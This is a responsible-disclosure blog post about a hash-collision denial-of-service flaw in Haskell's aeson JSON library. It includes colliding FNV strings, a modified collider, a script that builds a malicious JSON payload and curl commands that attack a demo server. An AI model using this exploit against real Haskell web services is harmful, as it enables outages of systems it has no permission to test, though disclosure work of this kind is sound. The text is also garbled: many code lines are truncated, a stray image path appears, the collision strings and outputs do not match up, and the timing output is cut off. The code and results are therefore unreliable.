JSON Vulnerability in Haskell's Aeson library

ERT 29 min Date 2021-09-11 json vulnerability haskell aeson security

This blogpost describes a DoS vulnerability in Haskell's `aeson` package. We have followed appropriate procedure for responsible disclosure but the problem was not fixed, so now we are releasing this to the public in the hope that it may still be fixed afterall.

Disclaimer: This story is the result of a team effort at FP Complete in 2018. I have received explicit written permission to post it here.

2021-10-09 Update

The `2.0.1.0` version of `aeson` has fixed this vulnerability.

Summary

The `aeson` library is not safe to use to consume untrusted input, like the JSON values that a web server might parse. We have put together a DoS exploit to show that this is an immediate threat. We have spent the better part of a year talking to maintainers but did not manage to fix the vulnerability.

Overview

The `aeson` library uses `HashMap` from the `unordered-containers` library to deal with JSON Objects. The `unordered-containers` library uses the `hashable` library to deal with hashing for its `HashMap` s. It uses linear chaining to store collisions, which involves `O(n)` time insertions of collisions. The `hashable` library uses the FNV hash, which is not collision resistant. In fact it is very cheap to produce a lot of collisions, as we will see below. This means that `unordered-containers` , and by extension `aeson` in not safe to use with user-submitted input.

By computing collisions on the FNV hash, we were able to produce a malicious JSON object that can keep a Haskell programm that consumes it using `aeson` busy for minutes.

This blog post contains:

- The story of how we produced an exploit
- The actual exploit and everything you need to reproduce it
- Potential solutions

Story

What follows here is an overview of how we found this vulnerability and constructed a malicious JSON object to exploit it.

Warning

The `hashable` package contains a warning about the fact that hashable could be "susceptible to 'hash DoS'".

`hashable` is used in `unordered-containers` and `aeson`, which are transitively used in security-critical applications. We decided to investigate the potential for a DoS attack.

The attack vector

We will specifically be looking into a practical attack on a Web server that accepts JSON, but this attack generalises to attacks on any application that assumes that the `hashable` package's hash function is collision-resistant. Such applications include usages of `Data.HashMap.Strict.HashMap`, `Data.HashMap.Lazy.HashMap`, `Data.HashSet.HashSet`, `Data.Aeson.Value`. Any application which builds up one of these data structures from arbitrary user-provided content may be vulnerable.

Digging into Aeson values

The `Data.Aeson.Value` data type contains a `Data.HashMap.Strict.HashMap` in its `Object` constructor. These values are constructed using `Data.HashMap.Strict.fromList`, which uses `Data.HashMap.Strict.unsafeInsert`.

The relevant piece of code is the following snippet:

```
-- | In-place update version of insert
unsafeInsert :: (Eq k, Hashable k) => k -> v -> HashMap k v -> HashMap k
unsafeInsert k0 v0 m0 = runST (go h0 k0 v0 0 m0)
  where
    h0 = hash k0

    [...]
```

What's relevant here is that `Data.HashMap.Strict.unsafeInsert` uses `Data.Hashable.hash`, which is implemented as follows (by default):

```
-- | Like 'hashWithSalt', but no salt is used. The default
-- implementation uses 'hashWithSalt' with some default salt.
-- Instances might want to implement this method to provide a more
-- efficient implementation than the default implementation.
hash :: a -> Int
hash = hashWithSalt defaultSalt
```

Note that `Data.Hashable.hash` calls `Data.Hashable.hashWithSalt` which uses `Data.Hashable.defaultSalt`, which has a known value:

```
-- | A default salt used in the implementation of 'hash'.
defaultSalt :: Int
#if WORD_SIZE_IN_BITS == 64
defaultSalt = -2578643520546668380  -- 0xdc36d1615b7400a4
#else
defaultSalt = 0x087fc72c
#endif
```

In the case of `Data.Aeson.Value`, the type parameter `a` will be `Data.Text.Text`. If we look at the implementation of `Data.Hashable.Hashable Data.Text.Text`, we see that `hash` is not overridden:

```
instance Hashable T.Text where
    hashWithSalt salt (T.Text arr off len) =
        hashByteArrayWithSalt (TA.aBA arr) (off `shiftL` 1) (len `shiftL
        salt
```

This function uses `Data.Hashable.hashByteArrayWithSalt`, which directly calls out to a C function over the FFI:

```
-- | Compute a hash value for the content of this 'ByteArray#', using
-- an initial salt.
--
-- This function can for example be used to hash non-contiguous
-- segments of memory as if they were one contiguous segment, by using
-- the output of one hash as the salt for the next.
hashByteArrayWithSalt
    :: ByteArray#  -- ^ data to hash
    -> Int         -- ^ offset, in bytes
    -> Int         -- ^ length, in bytes
    -> Int         -- ^ salt
    -> Int         -- ^ hash value
hashByteArrayWithSalt ba !off !len !h =
    fromIntegral $ c_hashByteArray ba (fromIntegral off) (fromIntegral l
    (fromIntegral h)

foreign import ccall unsafe "hashable_fnv_hash_offset" c_hashByteArray
    :: ByteArray# -> CLong -> CLong -> CLong -> CLong
```

Now let's have a look at this C code. It can be found in the hashable repository in `cbits/fnv.c`.

The relevant functions are called `hashable_fnv_hash_offset` and `hashable_fnv_hash`. Specifically, we are interested in this snippet:

```
/* FNV-1 hash
 *
 * The FNV-1 hash description: http://isthe.com/chongo/tech/comp/fnv/
 * The FNV-1 hash is public domain: http://isthe.com/chongo/tech/comp/fn
 */
long hashable_fnv_hash(const unsigned char* str, long len, long salt) {

  unsigned long hash = salt;
  while (len--) {
    hash = (hash * 16777619) ^ *str++;
  }

  return hash;
}
```

What happens here is that a state variable `hash` is initialised to the given salt: `salt`. For every byte in the array, the state is multiplied by a constant (`16777619`) and then XOR-ed with the next character in the bytestring. We will call this constant "P". It is called the `FNV_prime` in the spec.

Now, we know that `FNV` is not a collision-resistant hash, so this is where the hunt for collisions starts.

Hunt for collisions

Finding collisions of the `FNV` hash function has been done before. We found a blogpost that does exactly this. The blogpost is an interesting read, and I do recommend that you read it, but you can skip it on the first reading of this story. We will pick out the important bits. The important bits are:

- This is not a brute-force attack.
- The code to find the collisions is open-source and is available on GitHub.
- Someone commented that they were trying to attack hashable as well.

We took the code from GitHub, and tried it out. We changed the constant that represents the length of the strings to find to something more managable like `let n = 19` so that we could try running this quickly.

```
$ nice -n 19 cargo run --release
```

We found two collisions:

```
2580186283733862101
5578306458939803311
```

Note that these are strings of ascii characters that happen to represent numbers. They are not numbers. The specific character alphabet of [0-9] was chosen for reasons explained in the blogpost.

Also note that these are collisions for a different hash function.

To make sure that `fnv-collider` would find collisions for the hashable hash function, we would have to modify its code a bit.

The prime

The Rust code in the fnv-collider contains a different prime than the prime that hashable uses.

It uses `1000003`, so we changed that to `16777619`.

The inverse of the prime

The next line mentions a constant called `PINV`. The previously mentioned comment asks about this constant, and the author responded that this was the multiplicative inverse of P. That was really helpful. We calculated the modular multiplicative inverse of `16777619` module 2^64 and set the `PINV` constant to that value (`9778875398352553115`).

Collisions for hashable

Running fnv-collider again, gave us two collisions:

```
934220964271872523861
816508419940217090001
```

We tried them out on the C code in a somewhat convoluted way. We added a `main` function to the bottom of cbits/fnv.c:

```
int main () {
  printf("0x%lx\n", hashable_fnv_hash((unsigned char*) "9342209642718725
  printf("0x%lx\n", hashable_fnv_hash((unsigned char*) "8165084199402170
  return 0;
}
```

When we compiled it and ran it, we saw that these two strings do indeed collide:

```
$ gcc fnv.c
$ ./a.out
0x0
0x0
```

Note that the last argument to `hashable_fnv_hash` is the salt, and is set to `0`. The collisions that are being generated by `fnv-collider` are collisions only when `0` is used as the salt.

Using `fnv-collider` like this would not get us collisions that we would be able to attack `Data.HashMap.Strict.HashMap` with, because it uses `0xdc36d1615b7400a4` as the salt.

The starting state

We had to change the collision generator again. This time, it was the starting state that we had to change. Specifically, the variable `i` which was set to `0` in a weird loop. We changed that line to the following:

```
let i = 0xdc36d1615b7400a4;
{
  [...]
}
```

Collisions for the hashable hash function

We ran `fnv-collider` again with `let n = 20` and found the following collisions:

```
4832110491763438 6
6639252613144824 6
1728042944539552 6
7913538195751526 6
4455469086006223 6
7961285465207604 6
```

We tried out these collisions in the C code:

```
int main () {
  printf("0x%lx\n", hashable_fnv_hash((unsigned char*) "4832110491763438 6", 16, 0xdc36d1615b7400a4));
  printf("0x%lx\n", hashable_fnv_hash((unsigned char*) "6639252613144824 6", 16, 0xdc36d1615b7400a4));
  printf("0x%lx\n", hashable_fnv_hash((unsigned char*) "1728042944539552 6", 16, 0xdc36d1615b7400a4));
  printf("0x%lx\n", hashable_fnv_hash((unsigned char*) "7913538195751526 6", 16, 0xdc36d1615b7400a4));
  printf("0x%lx\n", hashable_fnv_hash((unsigned char*) "4455469086006223 6", 16, 0xdc36d1615b7400a4));
  printf("0x%lx\n", hashable_fnv_hash((unsigned char*) "7961285465207604 6", 16, 0xdc36d1615b7400a4));
  return 0;
}
```

We found actual collisions against the hashable hash function:

```
$ gcc fnv.c
$ ./a.out
0x0
0x0
0x0
0x0
0x0
```

This seemed sufficient to warrant reporting to the `hashable` library maintainers. But we wanted to demonstrate a real exploit.

Building an exploit

To construct an exploit, we were going to need a lot of these collisions. We knew that would take some time, so we started there.

Finding many collisions.

We launched an AWS `m5.24xlarge` spot instance that has 96 cores. We copied over the modified fnv-collider code with rsync, installed `rustc` and set it running with `n = 20`.

We found a few collisions quickly, saved them, and set the collision generator running again with `let n = 21`. We did that until `let n = 25`, which is where the machine ran out of its 384 GiB of memory. The entire operation cost us a few dollars (single-digit) and took about three hours.

In the meantime we started constructing an attack.

Constructing an attack on a JSON web server.

We made a minimal Haskell web server that would parse a JSON object and respond with `Complete`:

```
#!/usr/bin/env stack
-- stack --resolver lts-11.10 script --optimize
{-# LANGUAGE NoImplicitPrelude #-}
{-# LANGUAGE OverloadedStrings #-}

import Conduit
import Data.Aeson (fromEncoding, toEncoding)
import Data.Aeson.Parser (json')
import Data.Conduit.Attoparsec (sinkParser)
import Network.HTTP.Types
```

```
import Network.Wai
import Network.Wai.Conduit
import Network.Wai.Handler.Warp
import RIO

main :: IO ()
main =
    run 3000 $ \req respond -> do
        void $ runConduit $ sourceRequestBody req .| sinkParser json'
        respond $ responseBuilder status200 [] "Complete\n"
```

This server can be run with `./Server.hs`.

Constructing a malicious JSON Object

Next, we had to write a little piece of code that would take a file of newline-separated colliding strings, and turn it into a malicious JSON object.


We will create a JSON object that has many key-value pairs where every key is a text value with hash `0`, and every value is as small as possible. For the values, we chose `0` because it only requires a single byte. The resulting value will look something like the following.

```
{"collision1":0,"collision2":0,...}
```

Colliding `Text` values

To make colliding `Data.Text.Text` values from the colliding strings, we have to reconsider how `Data.Text.Text` values are hashed:

```
instance Hashable T.Text where
    hashWithSalt salt (T.Text arr off len) =
        hashByteArrayWithSalt (TA.aBA arr) (off `shiftL` 1) (len `shiftL
        salt
```



The raw bytes contained in the `Data.Text.Text` value are hashed as-is. The `Data.Text.Text` type stores a string of unicode characters in UTF-16 using the platform's native endianness. That means that just using `Data.Text.pack` on the collision strings will not produce colliding text values.

We need to produce a text value, such that the UTF-16 encoding of the `String` that it represents is the given collision string. The way to do this, is to decode the given string using `Data.Text.Encoding.decodeUtf16LE` .

Note that this can only ever succeed for even-length strings. For strings of odd lengths, we can just add an arbitrary byte to the end of the string. This works because of the fact that the output hash is the last state of the hashing process. If two values cause the same 'last state', then adding one more round using one more character will produce the same hash. Note that this adding of byte will probably change the hash value. However, if we use a zero byte, then the last round of the hashing process will multiply the hash (`0`) with the prime constant, and XOR the result with the zero-byte to produce `0` as the hash again.

Extending colliding `Text` values

Given any `Data.Text.Text` value that hashes to zero, we can produce arbitrarily many more `Data.Text.Text` values that hash to zero by extending it using the above process.

Note that extending a `Data.Text.Text` value with a zero-byte does use more space, so it may not be feasible to use only extended `Data.Text.Text` values in an attack. For this reason, we collect as many colliding `Data.Text.Text` values as we can and extend them only if we need even more of them and can afford using more space.

NOTE Haskell web servers which consume JSON and do not place a limit on the request body size would be even more susceptible to a key-extension attack. However, this case is uninteresting, since such servers are already susceptible to a memory-exhaustion attack. Our goal in this attack is to maximise the number of keys that will fit into the arbitrary request body size limit.

Creating a JSON `ByteString`

At this point, all that is left before creating the JSON `ByteString` is to put the right separating characters around the colliding `Data.Text.Text` objects. Note that it is highly inefficient to construct a JSON `ByteString` using `aeson` via a `Data.Aeson.Value` because then we would be attacking ourselves.

Non-problematic problem

We also generate a JSON Object that contains non-colliding strings, just to make sure we that we have a value to check the difference against.

Completed Construction

The completed construction script looks as follows.

```
#!/usr/bin/env stack
-- stack --resolver lts-11.10 script
{-# LANGUAGE OverloadedStrings, NoImplicitPrelude #-}

import Control.Monad (replicateM)
import Data.Aeson
import qualified Data.ByteString.Char8 as B
import qualified Data.ByteString.Lazy as L
import qualified Data.HashMap.Strict as HM
import Data.Hashable (hash)
import Data.List (intersperse)
import qualified Data.Text as T
import Data.Text.Encoding
import Prelude (print)
import RIO
import System.Environment (getArgs)
import System.Exit (die)

main :: IO ()
main = do
    args <- getArgs
    arg <-
        case args of
            [] -> die "Supply the file with colliding strings as an argu
            (a:_) -> pure a
    bs <- B.readFile arg
    let ls = filter (not . B.null) $ B.lines bs
    texts' <-
        fmap catMaybes $
        forM ls $ \l' -> do
            let l =
                    if even (B.length l')
                        then l'
                        else l' <> "\0"
            res <- tryAnyDeep $ return $ decodeUtf16LE (l :: B.ByteStrin
            case res of
                Left e -> error $ show (l, e)
                Right x -> return $ Just x
    let texts = concatMap extend texts'
    let obj = Object $ HM.fromList $ map (\t -> (t, Number 0)) texts
    print $ length texts
    let hashes = map hash texts
    let randoms =
            take (2 * length texts) $ map T.pack $ replicateM 20 ['A' ..
    print $ HM.fromListWith (+) $ map (\h -> (h, 1)) hashes
```

```
    withBinaryFile "collide.json" WriteMode $ \h ->
        hPutBuilder h $ buildJSON texts
    withBinaryFile "no-collide.json" WriteMode $ \h ->
        hPutBuilder h $ buildJSON randoms

extend :: T.Text -> [T.Text]
extend text = map foo [0 .. 3]
  where
    foo len = T.append text $ T.replicate len "\0"

buildJSON :: [T.Text] -> Builder
buildJSON ts = "{" <> fold (intersperse (",") (map toPair ts)) <> "}"

toPair :: T.Text -> Builder
toPair text = fromEncoding (toEncoding text) <> ":0"
```

This can be run using `./Construct.hs n_24.txt` .

Attacking ourselves

To show the problem, first we start the server:

```
$ ./Server.hs
```

Next, we generate the malicious JSON object:

```
$ ./Construct.hs n_24.txt
```

Then we can show the attack by uploading this JSON object using curl. First without the collisions and then with the collisions:

```
$ time curl -X POST http://localhost:3000 -d @no-collide.json
Complete
curl -X POST http://localhost:3000 -d @no-collide.json  0.01s user 0.01s
$ time curl -X POST http://localhost:3000 -d @collide.json
Complete
curl -X POST http://localhost:3000 -d @collide.json  0.02s user 0.01s sy
```

with

```
$ du -h no-collide.json
5.3M  no-collide.json
$ du -h collide.json
5.3M  collide.json
```

This shows that for equally sized inputs, the input with collisions triggers quadratic processing time. As a result, we can keep a web server busy for minutes using a malicious five megabyte blob.

This concludes the story of how we found a way to DoS most Haskell servers with a minimal amount of traffic and requests.

Assets

- List of colliding strings
- Malicious JSON value
- An example vulnerable server
- A program to turn colliding strings into a malicious JSON value
- A program to construct a falsification for a "vulnerable server" hypothesis

Solutions

There are a few ways to fix this issue.

Collision-resistant hash

The `hashable` package could use a collision-resistant hash, like perhaps SHA256 . Unfortunately this would most likely seriously impact the performance of the hashing operation, rendering the `hashable` package useless in favour of something like the `cryptonite` package.

Random salt on startup

A compounding factor of why it was so easy to produce an exploit is that the default hash salt that the `hashable` uses in its `hash` function is fixed. The library could use a different salt, generated at random every time a program starts. This is not a solution because the vulnerability is still there, even if you have to find the seed to produce an exploit. You may be able to find the salt by getting the server to hash an empty string, for example:

```
> hashWithSalt 42 Data.Text.empty
42
> hashWithSalt 43 Data.Text.empty
43
```

There are also some other nasty side-effects of this solution, namely that the `HashMap.toList` would produce a potentially different ordering on every run of the program.

Collisionless containers

As party of our investigation, we have come up with a new-ish approach to dealing with collisions. Instead of using linear chaining on collisions, we could instead recursively have the hashmap contain another hashmap that uses a different salt. This approach has been fully implemented and was ready to merge. The solution would strictly improve performance, at the cost of a minimal amount of extra memory in the case of a lot of collisions, without breaking backwards compatibility. However, it was rejected (privately) by two maintainers at the time because it does not come with a proof that it does not have any other vulnerabilities.

`Map` instead of `HashMap`

The `aeson` library could have used `Map` in its definition of JSON values:

```
type Object = HashMap Text Value -- <-- here
type Array = Vector Value
data Value = Object !Object
           | Array !Array
           | String !Text
           | Number !Scientific
           | Bool !Bool
           | Null
```

This would cost performance, as well as memory usage. It would also break backward compatibility because `Value` and `Object` are part of `aeson`'s external API.

References

This document concerns the following pinned repositories:

- hashable at commit 3311870d3448dd5adb4f47b5a8007fc2cd1ed2a0.
- unordered-containers at commit efa43a2ab09dc6eb72893d12676a8e188cb4ca63.
- aeson at commit 550b03d62021c93da58d40014280486d1c82726e.
- text at commit 9fac5db9b048b7d68fa2fb68513ba86c791b3630.
- fnv-collider at commit 10fd4d28abe7fb6c5428df8fe309dbfb0094530b.

Links in this document are permanent links for posterity.

Conclusion

I would really like this problem to be fixed.

In the meantime, developers:

- Do not expect `hashable`'s hash function to be collision resistant.
- Use `Map` instead of `HashMap` and `Set` instead of `HashSet` for untrusted inputs.
- Do not use floating point numbers in a `HashSet` or as keys in a `HashMap` because two NaN values can form a trivial collision.
- Do not use `aeson` or `yaml` to parse untrusted inputs.
- Do not use `aeson`-based JSON-parsing Haskell web servers in situations where a DoS attack could cause trouble (like perhaps a 'proof of online stake' cryptocurrency).

Previous

Why mocking is a bad idea

Next

The undefined trick